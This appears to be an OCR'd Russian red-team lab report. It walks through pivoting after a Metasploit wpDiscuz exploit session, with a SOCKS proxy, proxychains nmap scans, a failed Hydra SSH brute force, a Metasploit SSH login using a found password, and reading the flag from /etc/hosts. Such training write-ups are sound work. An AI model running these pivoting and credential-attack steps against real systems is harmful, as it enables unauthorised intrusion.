
```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxil
iary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRV
```

Рис. 17: Поиск и выбор модуля metasploit auxiliary/server/socks_proxy



```
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```


Рис. 18: Настройки и запуск модуля



```
┌──(reduser2㉿kali)-[~]
└─$ sudo -i
[sudo] password for reduser2:
┌──(root㉿kali)-[~]
└─# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-07 00:56 MSK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.15:143
```

Рис. 19: Сканирование портов


Идентификация DNS-сервера



```
Nmap scan report for 10.10.10.15
Host is up (0.0094s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

Рис. 20: Идентификация DNS-сервера


Путь /usr/share/wordlists



```
┌──(root㉿kali)-[~]
└─# cd /usr/share/wordlists
```


Рис. 21: Путь /usr/share/wordlists

Запуск атаки перебором (неудачно)



```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p
:14344400), ~3586100 tries per task
[DATA] attacking ssh://10.10.10.15:22/
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.15:22  ...  O
K
[ATTEMPT] target 10.10.10.15 - login "user" - pass "123456" - 1 of 14344400 [
child 0] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "12345" - 2 of 14344400 [c
hild 1] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "123456789" - 3 of 1434440
0 [child 2] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "password" - 4 of 14344400
 [child 3] (0/0)
[proxychains] Dynamic chain  ...  127.0.0.1:1080 [proxychains] Dynamic chain
 ...  127.0.0.1:1080  ...  10.10.10.15:22  ...  10.10.10.15:22 [proxychains]
Dynamic chain  ...  127.0.0.1:1080 [proxychains] Dynamic chain  ...  127.0.0.
1:1080  ...  10.10.10.15:22  ...  10.10.10.15:22 ←—socket error or timeout!
←—socket error or timeout!
←—socket error or timeout!
←—socket error or timeout!
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 01:
03:10

┌──(root㉿kali)-[/usr/share/wordlists]
└─#
```


Задаем значения



```
[*] Backgrounding session 2 ...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxil
iary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.10.15
rhosts => 10.10.10.15
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > set password 'california101'
password => california101
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.10.15:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Рис. 23: Задаем значения


Успешное подключение по SSH



```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# proxychains ssh user@10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.15:22  ...  OK
The authenticity of host '10.10.10.15 (10.10.10.15)' can't be established.
ED25519 key fingerprint is SHA256:hcIxGrj+mcQy9+FUgjS+ol1eGM8lRUML/uKBvkMeVZo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.15' (ED25519) to the list of known hosts.
user@10.10.10.15's password: 
```

Рис. 24: Успешное подключение по SSH

Просмотр флага



```
Last login: Thu Sep 25 13:57:06 2025 from 10.10.10.35
user@dns:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu20-04

10.10.10.5 backup
10.10.10.10 mail
10.10.10.15 dns
10.10.10.20 ad
10.10.10.25 portal
10.10.10.30 sql
10.10.10.35 dev-1
10.10.10.40 cs
10.10.10.222 flag

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
195.239.174.125 am-puppet-st-redteamflag: 10452
user@dns:~$ 
```

Вывод

Вывод

Отработали навыки проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.